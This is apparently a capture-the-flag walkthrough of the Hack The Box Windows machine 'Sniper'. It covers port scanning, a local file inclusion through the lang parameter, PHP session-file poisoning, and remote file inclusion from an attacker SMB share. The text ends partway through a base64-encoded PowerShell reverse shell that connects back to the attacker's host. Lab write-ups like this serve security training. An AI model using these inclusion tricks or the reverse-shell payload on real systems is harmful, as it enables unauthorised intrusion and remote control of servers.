# Sniper
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Sniper
- OS Type: Windows
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Tue Apr 22 09:28:36 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.10.151Nmap scan report for 10.10.10.151Host is up, received echo-reply ttl 127 (0.29s latency).Scanned at 2025-04-22 09:28:37 IST for 913sNot shown: 65530 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-server-header: Microsoft-IIS/10.0|_http-title: Sniper Co.135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn445/tcp   open  microsoft-ds? syn-ack ttl 12749667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_clock-skew: 6h59m59s| smb2-security-mode:|   3:1:1:|_    Message signing enabled but not required| smb2-time:|   date: 2025-04-22T11:13:11|_  start_date: N/A| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 18459/tcp): CLEAN (Timeout)|   Check 2 (port 47966/tcp): CLEAN (Timeout)|   Check 3 (port 51336/udp): CLEAN (Timeout)|   Check 4 (port 18241/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Tue Apr 22 09:43:50 2025 -- 1 IP address (1 host up) scanned in 913.41 seconds
Enumeration
Port 139,445/SMB
let’s check if we can login to smb anonymously also known as null session

No we can’t, let’s check the msrpc using rpcclient

Port 80/HTTP
port 80 is open means we are going to deal with web app, let’s open the website in browser

clicking on User Portal we are redirected to user login/register page
side by side let’s check what technologies are used in website using whatweb
whatweb http://10.10.10.151
i’ll also run gobuser with following lists:
- raft-medium-files/directories.txt
- quickhits.txt
- raft-medium-words.txt with -x option to specify the file extensions such as php,aspx,conf,txt etc


as we don’t have any creds let’s try default creds first like -admin/password, admin/admin, user/user not worked, let’s create an account by clicking on SignUp and we are redirected to below under construction page after registration
clicking on Our services led us to blog page and then click on language page to select page language

it uses the lang GET parameter to include the language file, and then change language based on it
let’s check if we can include the file or not

so it says page not found!, what about trying forward-slash instead of back slash

it included the file to the bottom of the web source. now i tried to open xampp folder but is says not found means the web app is not running Xampp, now we have LFI, we need to think how can we write to any folder so we can get that execute, as login page i thought about PHP session what if we write php code in username and then include the file to see if it executes the file or not first of all,
Let’s find how to get the session cookie (PHPSESSID)from Windows we found https://www.quora.com/Where-is-the-php-session-stored
so the session stored in windows - C:\Windows\temp\sess_<SESSION_ID>
so let’s first try to add simple php script to username
<?php echo hacker ?>and get it’s session ID from network tab PHPSESSID and access it to see if we can see the output or not
i tried with semicolon registration get successfully, but at login time it shows incorrect username/password maybe some filtering at backend side

let’s register and login with same creds <?php echo 'hacker' ?> as username and password you’ve created during registration process

inspect network tab and grab valule of PHPSESSID, include file from
?lang=/windows/temp/sess_jahqk79icdhure5bkll8r0gd9bview the source of website and we found it is working

nice now to get proper shell i’ve tried:
- echo system(”whoami”)
- echo system($_GET[’cmd’]) ?>
but none of them are working, i found valid payload to execute on the website, <?php echo whoami ?>

we have command execution as NT Authority\iusr, in next payload i’ll start python http.server where my nc.exe located download and execute it via
after some trial-error i found that the - is blocked by the server now what!, means we can’t use the certutil commands, curl commands even nc.exe to get reverse shell now what! let’s think about the RFI
let’s try to include files from our machine using smbserver
create a shell.php with following code

<?phpsystem("whoami");?>and try to access the share from ?lang=\\10.10.14.17\test and we got incoming connection so we can include the file from our machine, let’s try \\10.10.14.17\test\shell.php to see if it executes the shell
impacket-smbserver test . -smb2support

YOU SAID IT PHP EXECUTED IT!!
let’s get pretty shell <3, i’ll use revshells.com to generate base64 encoded powershell reverse shell
<?phpsystem("powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA3ACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUA